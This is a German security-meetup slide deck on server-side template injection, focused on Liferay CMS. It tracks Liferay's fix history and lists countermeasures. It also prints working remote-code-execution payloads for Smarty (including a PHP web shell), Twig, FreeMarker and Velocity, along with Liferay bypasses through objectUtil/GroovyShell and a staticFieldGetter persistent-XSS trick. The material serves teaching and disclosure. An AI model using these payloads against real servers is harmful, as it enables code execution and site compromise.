



# SERVER-SIDE TEMPLATE INJECTION

SECURITY MEETUP 0X23 (NR 35)


Sergej Michel - 13.03.2019

# BEGRIFFSERKLÄRUNG


- Client
- Remote Code Execution (RCE)
- Template
- Velocity
- FreeMarker
- CMS

# WAS IST EIN SERVER-SIDE TEMPLATE?

# TEMPLATE RENDERN



# TEMPLATE INJECTION



# TYPISCHE FEATURES EINES TEMPLATES

- Kontrollstrukturen
- Schleifen
- Variablen
- Vordefinierte Methoden

# ANGRIFFE MITTELS TEMPLATE INJECTION

- DOS
- XSS
- Remote Code Execution



# TEMPLATE BEISPIEL

velocity

velocity template input

```
<fieldset>
  <legend>persons</legend>
  <ul>
    #foreach( $person in $persons )
      <li>
        ${person.lastName},
        ${person.firstName}
      </li>
    #end
  </ul>
</fieldset>
```

update

output

persons

- Down, Joe
- Frizel, Fritz
- Vlieger, Flip
- Forrest, George
- Hazel, Sue
- Gump, Bush

# TEMPLATE BEISPIEL

velocity

**velocity** template input

```
<fieldset>
  <legend>persons</legend>
  <ul>
    #foreach( $person in $persons )
    <li>
      <strong>${person.getClass()}
    </strong>,
      ${person.lastName},
      ${person.firstName}
    </li>
    #end
  </ul>
</fieldset>
```


update

output

persons

- class org.apache.wicket.examples.velocity.Person , Down, Joe
- class org.apache.wicket.examples.velocity.Person , Frizel, Fritz
- class org.apache.wicket.examples.velocity.Person , Vlieger, Flip
- class org.apache.wicket.examples.velocity.Person , Forrest, George
- class org.apache.wicket.examples.velocity.Person , Hazel, Sue
- class org.apache.wicket.examples.velocity.Person , Gump, Bush

# TEMPLATE INJECTION VON JAMES KETTLE



- <https://portswigger.net/blog/server-side-template-injection>
- <https://www.youtube.com/watch?v=3cT0uE7Y87s>



# WIE KANN MAN SO EINE VERWUNDBARKEIT TESTEN

```
smarty=Hello ${7*7}  
Hello 49
```

```
freemarker=Hello ${7*7}  
Hello 49
```

# RCE IN PHP TEMPLATES

## SMARTY

```
{Smarty_Internal_Write_File::writeFile(  
    $SCRIPT_NAME,  
    "<?php passthru($_GET['cmd']); ?>",  
    self::clearConfig()  
)}
```

## TWIG

```
{{_self.env.registerUndefinedFilterCallback("exec")}}  
{{_self.env.getFilter("id")}}  
uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

# RCE IN JAVA TEMPLATES

## FREEMARKER

```
<#assign ex="freemarker.template.utility.Execute"?new()>
${ ex("id") }
```

```
uid=119(tomcat7) gid=127(tomcat7) groups=127(tomcat7)
```

## VELOCITY

```
$class.inspect("java.lang.Runtime")
.type.getRuntime()
.exec("sleep 5").waitFor()
```

```
[5 second time delay]
```


```
0
```

# FALLBEISPIEL LIFERAY CMS



# VELOCITY RCE


# VELOCITY RCE WURDE IM MAI 2003 ENTDECKT

[Dashboards](#)[Projects](#)[Issues](#)

Search

?

Log In




Velocity

Issues

Reports


Components


Velocity / VELOCITY-179

prevent execution of methods on Class, ClassLoader and related classes

Export

Details

Type:  Improvement

Priority:  Minor


Affects Version/s: 1.4

Component/s: [Engine](#)

Labels: None

Environment: Operating System: All  
Platform: All


Bugzilla Id: 20341


Status:  CLOSED


Resolution: Fixed


Fix Version/s: 1.5

People

Assignee:  Will Glass-Husain

Reporter:  Will Glass-Husain

Votes:  0 Vote for this issue

Watchers:  0 Start watching this issue

Dates

Created: 30/May/03 05:16


Updated: 08/Mar/07 00:04

Resolved: 10/Oct/06 03:45

Description

Template designers currently have the capability to acquire a ClassLoader, instantiate an arbitrary class, and call an arbitrary method. (Example: [1], although more compact examples exist). This is a drastic break with the MVC model, as template designers can execute any arbitrary code. It gets worse if you have untrusted template designers who might call methods that erase files, execute arbitrary SQL code, or shut down the VM. This has been discussed on the dev list [2].

# LIFERAY VELOCITY RCE WURDE IM JANUAR 2010 ENTDECKT


 PUBLIC - Liferay Portal Community Edition / LPS-7087

## CMS template security issues

Insert Lucidchart Diagram

Export

### Details

Type:	 Bug	Status:	<span>CLOSED</span>
Affects Version/s:	5.2.3	Resolution:	No Longer Reproducible
Component/s:	WCM > Web Content Administration	Fix Version/s:	6.1.1 CE GA2
Labels:	None		
Liferay Contributor's Agreement:	Accept		
Git Pull Request:	<a href="https://github.com/liferay/liferay-portal/pull/267">https://github.com/liferay/liferay-portal/pull/267</a>		





### Description

It is possible to restrict access for CMS templates to variables like \$portal or \$serviceLocator. Nevertheless, it is still possible to gain access to services using the getClass().forName trick, and thus any person able to create a CMS templates (even on private pages) would have possible access to much more that we would like to.

As I see it, it would be good to somehow block accessing the forName method from Velocity (and perhaps some other similar security holes, if there are more) - however doing it, combined with restricting access to variables like \$portal, would make templates much less powerful, while portal administrators would sometimes like to utilize their most powerful abilities.

Thus I propose adding a flag to each template, "restricted" - and allow only users with appropriate permission (which by default only OmniAdmins would have) to save a template with this flag unchecked. This way admin would be able to save template without restrictions and make it work with powerful features, and at the same time, if regular user modified this template and saved changes, the flag would get automatically checked, and his version of template would be restricted in access to fragile portal machinery.


### People

Assignee:	 Mika Koivisto
Reporter:	 Privalov (Inactive)
Participants of an Issue:	<a href="#">Edward Gonzales</a> , ... (4)
Recent user:	Esther Sanz
Votes:	 0 Vote for this issue
Watchers:	 8 Start watching this issue

### Dates

Created:	15/Jan/10 8:22 AM
Updated:	05/Dec/16 7:58 AM
Resolved:	25/Jan/13 12:09 PM
Days since last comment:	3 years, 32 weeks, 6 days ago

# LIFERAY VELOCITY RCE WURDE IM JUNI 2012 GESCHLOSSEN



The screenshot shows a GitHub pull request interface for the repository `liferay / liferay-portal`. The pull request is titled "LPS-27741 Add security by plugin context execution to template engines" and was authored by `rotty3000` and `brianchandotcom` on June 8, 2012. It includes a description of the changes, a list of files changed, and a diff view of the file `portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java`. The diff shows several import statements being added to the file.

Why GitHub? ▾ Enterprise ▾ Explore ▾ Marketplace ▾ Pricing ▾ Search Sign in Sign up

`liferay / liferay-portal` Watch 163 Star 1,361 Fork 2,284

Code Pull requests 12 Projects 0 Insights

**LPS-27741 Add security by plugin context execution to template engines** Browse files

- We have to initialize/destroy a new template context specific to each plugin (keyed by ClassLoader of the plugin)
- Add/Replaced helper utilities to support classloading control (and access to classes/packages) within templates

Loading branch information.

`rotty3000` authored and `brianchandotcom` committed Jun 8, 2012 1 parent `b2a65f0` commit `90c4e85a8f8135f069f3f05e4d54a77704769f91`

Showing 16 changed files with 845 additions and 117 deletions. Unified Split

7 portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java View file ▾

```
@@ -21,6 +21,7 @@
21 21 import com.liferay.portal.kernel.log.Log;
22 22 import com.liferay.portal.kernel.log.LogFactoryUtil;
23 23 import com.liferay.portal.kernel.servlet.ServletContextPool;
24 + import com.liferay.portal.kernel.template.TemplateManagerUtil;
24 25 import com.liferay.portal.kernel.util.BasePortallifecycle;
25 26 import com.liferay.portal.kernel.util.HttpUtil;
26 27 import com.liferay.portal.kernel.util.Portallifecycle;

@@ -105,7 +106,11 @@ public void fireUndeployEvent(HotDeployEvent hotDeployEvent) {
105 106     _deployedServletContextNames.remove(
106 107         hotDeployEvent.getServletContextName());
107 108 }
```

# VELOCITY RCE

## Java

```
java.lang.Runtime.getRuntime().exec("touch /tmp/poc.txt")
```

## Velocity

```
#set($runtimeClass = $sortTool.getClass().getClassLoader().loadClass("java.lang.Runtime"))  
#set($runtimeMethod = $runtimeClass.getDeclaredMethod("getRuntime", null))  
#set($runtimeMethodExecuted = $runtimeMethod.invoke($runtimeClass, null))  
#set($stringClass = $sortTool.getClass().getClassLoader().loadClass("java.lang.String"))  
$runtimeMethodExecuted.getClass().getDeclaredMethod("exec", $stringClass)  
.invoke($runtimeMethodExecuted, "touch /tmp/poc.txt")
```

# DEMO

# ALLES BEHOBEN, NIE WIEDER RCE MIT TEMPLATES

Der Aufruf `getClass().getClassLoader()` ist verboten

The screenshot shows a GitHub pull request (LPS-27741) titled "Add security by plugin context execution to template engines" for the repository liferay/liferay-portal. The pull request was authored by rotty3000 and committed by brianchandotcom on June 8, 2012. It shows 16 changed files with 845 additions and 117 deletions. The diff view for the file portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java is displayed, showing a new import statement for TemplateManagerUtil.

Why GitHub? ▾ Enterprise ▾ Explore ▾ Marketplace ▾ Pricing ▾ Search Sign in Sign up

liferay / liferay-portal Watch 163 Star 1,361 Fork 2,284

Code Pull requests 12 Projects 0 Insights

**LPS-27741 Add security by plugin context execution to template engines** [Browse files](#)

- We have to initialize/destroy a new template context specific to each plugin (keyed by ClassLoader of the plugin)
- Add/Replaced helper utilities to support classloading control (and access to classes/packages) within templates

Loading branch information.

rotty3000 authored and brianchandotcom committed Jun 8, 2012 1 parent b2a65f0 commit 90c4e85a8f8135f069f3f05e4d54a77704769f91

Showing 16 changed files with 845 additions and 117 deletions. [Unified](#) [Split](#)

7 portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java [View file](#)

```
@@ -21,6 +21,7 @@
21 21 import com.liferay.portal.kernel.log.Log;
22 22 import com.liferay.portal.kernel.log.LogFactoryUtil;
23 23 import com.liferay.portal.kernel.servlet.ServletContextPool;
24 + import com.liferay.portal.kernel.template.TemplateManagerUtil;
24 25 import com.liferay.portal.kernel.util.BasePortallifecycle;
25 26 import com.liferay.portal.kernel.util.HttpUtil;
26 27 import com.liferay.portal.kernel.util.Portallifecycle;

@@ -105,7 +106,11 @@ public void fireUndeployEvent(HotDeployEvent hotDeployEvent) {
105 106     _deployedServletContextNames.remove(
106 107         hotDeployEvent.getServletContextName());
107 108 }
```


# ABER WAS IST MIT FREEMARKER?

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id"
```



# ALLES BEHOBEN, NIE WIEDER RCE MIT TEMPLATES

Der ?new() ist verboten



The screenshot shows a GitHub pull request (LPS-27741) titled "Add security by plugin context execution to template engines". The pull request is authored by rotty3000 and committed by brianchandotcom on June 8, 2012. It shows 16 changed files with 845 additions and 117 deletions. The code diff for the file `portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java` is displayed, showing a new import statement for `com.liferay.portal.kernel.template.TemplateManagerUtil` added on line 24.

Why GitHub? ▾ Enterprise ▾ Explore ▾ Marketplace ▾ Pricing ▾ Search Sign in Sign up


liferay / liferay-portal Watch 163 Star 1,361 Fork 2,284

Code Pull requests 12 Projects 0 Insights

**LPS-27741 Add security by plugin context execution to template engines** [Browse files](#)

- We have to initialize/destroy a new template context specific to each plugin (keyed by ClassLoader of the plugin)
- Add/Replaced helper utilities to support classloading control (and access to classes/packages) within templates

Loading branch information.

 rotty3000 authored and brianchandotcom committed Jun 8, 2012 1 parent b2a65f0 commit 90c4e85a8f8135f069f3f05e4d54a77704769f91

Showing 16 changed files with 845 additions and 117 deletions. [Unified](#) [Split](#)

7 portal-impl/src/com/liferay/portal/deploy/hot/HotDeployImpl.java [View file](#)

```
@@ -21,6 +21,7 @@
21 21 import com.liferay.portal.kernel.log.Log;
22 22 import com.liferay.portal.kernel.log.LogFactoryUtil;
23 23 import com.liferay.portal.kernel.servlet.ServletContextPool;
24 + import com.liferay.portal.kernel.template.TemplateManagerUtil;
24 25 import com.liferay.portal.kernel.util.BasePortallifecycle;
25 26 import com.liferay.portal.kernel.util.HttpUtil;
26 27 import com.liferay.portal.kernel.util.Portallifecycle;

@@ -105,7 +106,11 @@ public void fireUndeployEvent(HotDeployEvent hotDeployEvent) {
105 106     _deployedServletContextNames.remove(
106 107         hotDeployEvent.getServletContextName());
107 108
```

# ABER WAS IST MIT OBJECTUTIL IN FREEMARKER?

```
<#assign groovyScript = 'java.lang.Runtime.getRuntime().exec("touch /tmp/hmoo")' />  
<#assign ex = objectUtil("groovy.lang.GroovyShell").evaluate(groovyScript,"demoClass","codeBase") />  
${ex}
```

# ALLES BEHOBEN, NIE WIEDER RCE MIT TEMPLATES

ObjectUtil ist verboten

The screenshot shows a Jira issue page for 'Remote Code Execution and Privilege Escalation in templates' (LPE-14755) in the 'PUBLIC - Liferay Portal Enterprise Edition' project. The issue is marked as 'CLOSED' with a status of 'Fixed'. It is a 'Critical' bug affecting versions 5.2 EE SP1 through 6.2 EE GA1. The component is 'Portal Services > Templates Engine'. The description states that certain utility variables are now restricted in FreeMarker and Velocity contexts. The page includes sections for 'Details', 'People' (Assignee: Michael Bowerman, Reporter: Csaba Turcsan), and 'Dates' (Created: 15/Feb/16 2:46 AM, Updated: 21/Nov/18 5:13 AM, Resolved: 14/Mar/16 8:17 AM).

**Details**

Type:	Bug	Status:	CLOSED
Priority:	Critical	Resolution:	Fixed
Affects Version/s:	5.2 EE SP1 (5.2.5), 5.2 EE SP2 (5.2.6), 5.2 EE SP3 (5.2.7), 5.2 EE SP4 (5.2.8), 5.2 EE SP5 (5.2.9), 6.0 EE SP2 (6.0.12), 6.1 EE GA3 (6.1.30), 6.2 EE GA1 (6.2.10) ...		
Fix Version/s:	6.0.X EE, 6.1.X EE, 6.2.X EE		
Component/s:	Portal Services > Templates Engine, ... (1)		
Labels:	62-ee-sp15 liferay-fixpack-portal-62-6130 liferay-fixpack-portal-91-6210 lsv lsv-194 sev-1		

**Description**

Remote Code Execution and Privilege Escalation in templates.

**Breaking Changes in 6.2**

Certain utility variables are now restricted therefore not available by default in a template (FreeMarker, Velocity) context. Please refer to the properties below:

# ABER WAS IST MIT STATICFIELDGETTER IN VELOCITY?

```
$staticFieldGetter.getFieldValue("com.liferay.portal.kernel.util.StringPool","ASCII_TABLE")  
.set(47,'/favicon.ico" rel="Shortcut Icon" /><script>alert(1)</script> <link href="'
```

# ALLES BEHOBEN, NIE WIEDER PERSISTENTES XSS IM SPEICHER

## StaticFieldGetter ist verboten

### ← CST-7031 Velocity/FreeMarker templates do not properly restrict variable usage

#### DATE

Mon, 07 Aug 2017 08:09:00 +0000

#### TITLE

CST-7031 Velocity/FreeMarker templates do not properly restrict variable usage

#### DESCRIPTION

In Liferay Portal 7.0 CE GA3, Velocity and FreeMarker templates does not properly restrict the use of some variables, which allow any user with permission to create a template to insert arbitrary code in any page, prevent access to the portal or access private information stored in the portal.

#### SEVERITY

Severity 1

#### WORKAROUND

1. Navigate to Control Panel > Configuration > System Settings > Foundation > Velocity Engine
2. Add "staticFieldGetter" (without the quotes) to the list of **Restricted variables**
3. Navigate to Control Panel > Configuration > System Settings > Foundation > FreeMarker Engine
4. Add "staticFieldGetter" (without the quotes) to the list of **Restricted variables**

#### NOTES

There is no patch available for Liferay Portal 7.0 CE GA3. Instead, users should upgrade to [Liferay Portal 7.0 CE GA4 \(7.0.3\)](#) or later to fix this issue.

#### CREDIT

Sergej Michel

# DEMO

# GEGENMASSNAHMEN

- Auf Server-Side Template verzichten
- Template Schutzmechanismen aktivieren

# FRAGEN?